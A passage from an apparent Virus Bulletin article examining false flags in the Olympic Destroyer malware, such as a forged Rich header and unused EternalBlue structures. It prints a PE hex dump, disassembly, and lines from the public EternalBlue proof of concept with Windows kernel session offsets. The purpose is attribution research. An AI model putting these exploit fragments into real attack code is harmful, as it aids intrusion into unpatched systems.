00000080	D3	1E	27	79	97	7F	49	2A	97	7F	49	2A	97	7F	49	2A	..'y..I*..I*..I*
00000090	EC	63	45	2A	96	7F	49	2A	F8	60	43	2A	9C	7F	49	2A	.cE*..I*.`C*..I*
000000A0	14	63	47	2A	92	7F	49	2A	F8	60	4D	2A	93	7F	49	2A	.cG*..I*.`M*..I*
000000B0	54	70	14	2A	90	7F	49	2A	97	7F	48	2A	DA	7F	49	2A	Tp.*..I*..H*..I*
000000C0	A1	59	42	2A	94	7F	49	2A	52	69	63	68	97	7F	49	2A	.YB*..I*Rich..I*
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000E0	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	03	00	........PE..L...

Figure 11: Bluenoroff.
ae086350239380f56470c19d6a200f7d251c7422c7bc5ce74730ee8bab8e6283.

If we look at the information stored in this header, we can see that the compiler is Visual Studio 2003. This information is true concerning the Bluenoroff sample, however if we look closely at the Olympic Destroyer sample, it's wrong: based on Universal C Runtime (CRT) Olympic Destroyer was compiled with Visual Studio 2010. The author simply copied and pasted the header from Bluenoroff to Olympic Destroyer. This action is strange and extremely specific – an actor has gone out of their way to perform this action. The tools using code similarities generally ignore the Rich header and only work on the subsequent code.

APT3 & APT10

Intezer Labs [5] identified code sharing between Olympic Destroyer and malware used in attacks attributed to the APT3 and APT10 groups.

Intezer Labs discovered that Olympic Destroyer shares 18.5% of its code with a tool used by APT3 to steal credentials from memory. Potentially, this is a very strong clue. However, the APT3 tool is, in turn, based on the open-source tool *Mimikatz*. Since *Mimikatz* is available for download by anyone, it is entirely possible that the author of Olympic Destroyer used code derived from *Mimikatz*, knowing that it had been used by other malware writers.

Intezer Labs also spotted similarities in the function used by Olympic Destroyer to generate AES keys and that used by APT10. According to *Intezer Labs*, this particular function has only ever been used by APT10. Maybe the malware writer has let slip a possible vital clue to their identity.

Nyetya

The use of code derived from *Mimikatz* to steal credentials was also seen in the Nyetya [6] (NotPetya) malware of June 2017. Like Nyetya, Olympic Destroyer spread laterally by abusing the legitimate functions of PsExec and WMI. Like Nyetya, Olympic Destroyer uses a named pipe to send stolen credentials to the main module.

Unlike Nyetya, Olympic Destroyer didn't use the EternalBlue and EternalRomance exploits for propagation. However, the perpetrator has left artifacts within the Olympic Destroyer source code to insinuate the presence of SMB exploits.

Olympic Destroyer includes the definition of these four structures, as shown in Figure 12, that can also be found in the public EternalBlue proof of concept [7], as shown in Figure 13.

```
push    ebp
mov     ebp, esp
push    ecx
push    8               ; size_t
call    ??2@YAPAXI@Z    ; operator new(uint)
push    1
push    0
push    2
push    0
push    0
push    1
push    28022Ah
push    offset aIiqqiib ; "IIQQIIB"
push    eax
mov     [ebp+var_4], eax
call    sub_401A60
add     esp, 28h
mov     dword_430AB0, eax
mov     esp, ebp
pop     ebp
retn
```

```
push    0
push    2
push    0
push    0
push    0
push    0
push    1
push    38022Ah
push    offset aIiqqqiib ; "IIQQQIIB"
push    eax
mov     [ebp+var_4], eax
call    sub_401A60
add     esp, 30h
mov     dword_430A90, eax
mov     esp, ebp
pop     ebp
retn
```

```
push    ebp
mov     ebp, esp
push    ecx
push    8               ; size_t
call    ??2@YAPAXI@Z    ; operator new(uint)
push    1
push    0
push    2
push    0
push    0
push    1
push    1C022Ah
push    offset aIiiiiib ; "IIIIIIB"
push    eax
mov     [ebp+var_4], eax
call    sub_401A60
add     esp, 28h
mov     dword_430A70, eax
mov     esp, ebp
pop     ebp
retn
```

```
ew(uint)
push    1
push    24022Ah
push    offset aIiiiiiiib ; "IIIIIIIIB"
push    eax
mov     [ebp+var_4], eax
call    sub_401A60
add     esp, 30h
mov     dword_430A50, eax
mov     esp, ebp
pop     ebp
retn
```

Figure 12: Olympic Destroyer includes the definition of four structures that are also found in the EternalBlue proof of concept.

```
99   ############################
100  # info for modify session security context
101  ############################
102  WIN7_64_SESSION_INFO = {
103          'SESSION_SECCTX_OFFSET': 0xa0,
104          'SESSION_ISNULL_OFFSET': 0xba,
105          'FAKE_SECCTX': pack('<IIQQIIB', 0x28022a, 1, 0, 0, 2, 0, 1),
106          'SECCTX_SIZE': 0x28,
107  }
108
109  WIN7_32_SESSION_INFO = {
110          'SESSION_SECCTX_OFFSET': 0x80,
111          'SESSION_ISNULL_OFFSET': 0x96,
112          'FAKE_SECCTX': pack('<IIIIIIB', 0x1c022a, 1, 0, 0, 2, 0, 1),
113          'SECCTX_SIZE': 0x1c,
114  }
115
116  # win8+ info
117  WIN8_64_SESSION_INFO = {
118          'SESSION_SECCTX_OFFSET': 0xb0,
119          'SESSION_ISNULL_OFFSET': 0xca,
120          'FAKE_SECCTX': pack('<IIQQQQIIB', 0x38022a, 1, 0, 0, 0, 0, 2, 0, 1),
121          'SECCTX_SIZE': 0x38,
122  }
123
124  WIN8_32_SESSION_INFO = {
125          'SESSION_SECCTX_OFFSET': 0x88,
126          'SESSION_ISNULL_OFFSET': 0x9e,
127          'FAKE_SECCTX': pack('<IIIIIIIIB', 0x24022a, 1, 0, 0, 0, 0, 2, 0, 1),
128          'SECCTX_SIZE': 0x24,
129  }
```

Figure 13: Public EternalBlue proof of concept.

These structures are loaded during runtime, when Olympic Destroyer is executed, but remain unused. Clearly, the author knew of the EternalBlue PoC, but the reason why these structures are present is unclear. It's likely the author wanted to lay a trap for security analysts to provoke a false attribution. Alternatively, we could be seeing the traces of functionality which never made it into the final malware.

Conclusion

Attribution is hard. Rarely do analysts reach the level of evidence that would lead to a conviction in a courtroom. Many were quick to jump to conclusions, and to attribute Olympic Destroyer to specific groups. However, the basis for such accusations are frequently weak.

Now that we are seeing malware authors placing multiple false flags in their code, attribution based on malware samples alone has become even more difficult.

For the threat actors considered, and with the evidence which we have available, there is no clear smoking gun indicating a guilty party. Other security analysts and investigative bodies may have further evidence to which we do not have access. Organizations with additional evidence, such as signal intelligence or human intelligence sources, which may provide significant clues to attribution, may be the least likely to share their insights so as not to betray the nature of their intelligence-gathering operation.

The attack which we believe Olympic Destroyer to have been associated with was clearly an audacious one, almost certainly conducted by a threat actor with a certain level of sophistication who did not believe that they would easily be identified and held accountable.

Code sharing between threat actors is to be expected. Open-source tools are a useful source of functionality, and adopting techniques from successful attacks conducted by other groups is likely to be a source of misleading evidence leading to false attribution.

Equally, we can expect sophisticated threat actors to take advantage of this, and to integrate 'evidence' into their code that is designed to fool analysts, leading the analysts to attribute the attacks to other groups. It is likely that, threat actors take pleasure in reading incorrect information published by security analysts. This could even be taken to the extreme of a country denying an attack based upon evidence presented by an unwitting third party due to false attribution. Every time there is misattribution it gives adversaries something to hide behind. In this heightened era of fake news, attribution is a highly sensitive issue.

As their skills and techniques evolve, it is likely that we will see threat actors further adopting ruses to complicate and confuse the process of attribution. Attribution is already difficult. It is unlikely to become easier.

References

[1] Mercer, W.; Rascagneres, P. Olympic Destroyer Takes Aim At Winter Olympics. Talos Intelligence blog. 12 February 2018. https://blog.talosintelligence.com/2018/02/olympic-destroyer.html.

[2] Shevchenko, S. Two bytes to $951M. BAE Systems Threat Research Blog. 25 April 2016. https://baesystemsai.blogspot.com/2016/04/two-bytes-to-951m.html.

[3] Shevchenko, S. Cyber heist attribution. BAE Systems Threat Research Blog. 13 May 2016. https://baesystemsai.blogspot.com/2016/05/cyber-heist-attribution.html.

[4] The devil's in the Rich header. Kaspersky Lab SecureList. 8 March 2018. https://securelist.com/the-devils-in-the-rich-header/84348/.

[5] Rosenberg, J. 2018 Winter Cyber Olympics: Code Similarities with Cyber Attacks in Pyeongchang. Intezer Blog Cybersecurity DNA. 12 February 2018. http://www.intezer.com/2018-winter-cyber-olympics-code-similarities-cyber-attacks-pyeongchang/.

[6] Chiu, A. New Ransomware Variant "Nyetya" Compromises Systems Worldwide. Talos Blog. 27 June 2017. https://blog.talosintelligence.com/2017/06/worldwide-ransomware-variant.html.

[7] GitHub. MS17-010/zzz_exploit.py. https://github.com/worawit/MS17-010/blob/master/zzz_exploit.py.

Download PDF

Latest articles:

Cryptojacking on the fly: TeamTNT using NVIDIA drivers to mine cryptocurrency

TeamTNT is known for attacking insecure and vulnerable Kubernetes deployments in order to infiltrate organizations' dedicated environments and transform them into attack launchpads. In this article Aditya Sood presents a new module introduced by…

Collector-stealer: a Russian origin credential and information extractor

Collector-stealer, a piece of malware of Russian origin, is heavily used on the Internet to exfiltrate sensitive data from end-user systems and store it in its C&C panels. In this article, researchers Aditya K Sood and Rohit Chaturvedi present a 360…

Fighting Fire with Fire

In 1989, Joe Wells encountered his first virus: Jerusalem. He disassembled the virus, and from that moment onward, was intrigued by the properties of these small pieces of self-replicating code. Joe Wells was an expert on computer viruses, was partly…

Run your malicious VBA macros anywhere!

Kurt Natvig wanted to understand whether it's possible to recompile VBA macros to another language, which could then easily be 'run' on any gateway, thus revealing a sample's true nature in a safe manner. In this article he explains how he recompiled…

Dissecting the design and vulnerabilities in AZORult C&C panels

Aditya K Sood looks at the command-and-control (C&C) design of the AZORult malware, discussing his team's findings related to the C&C design and some security issues they identified during the research.

Bulletin Archive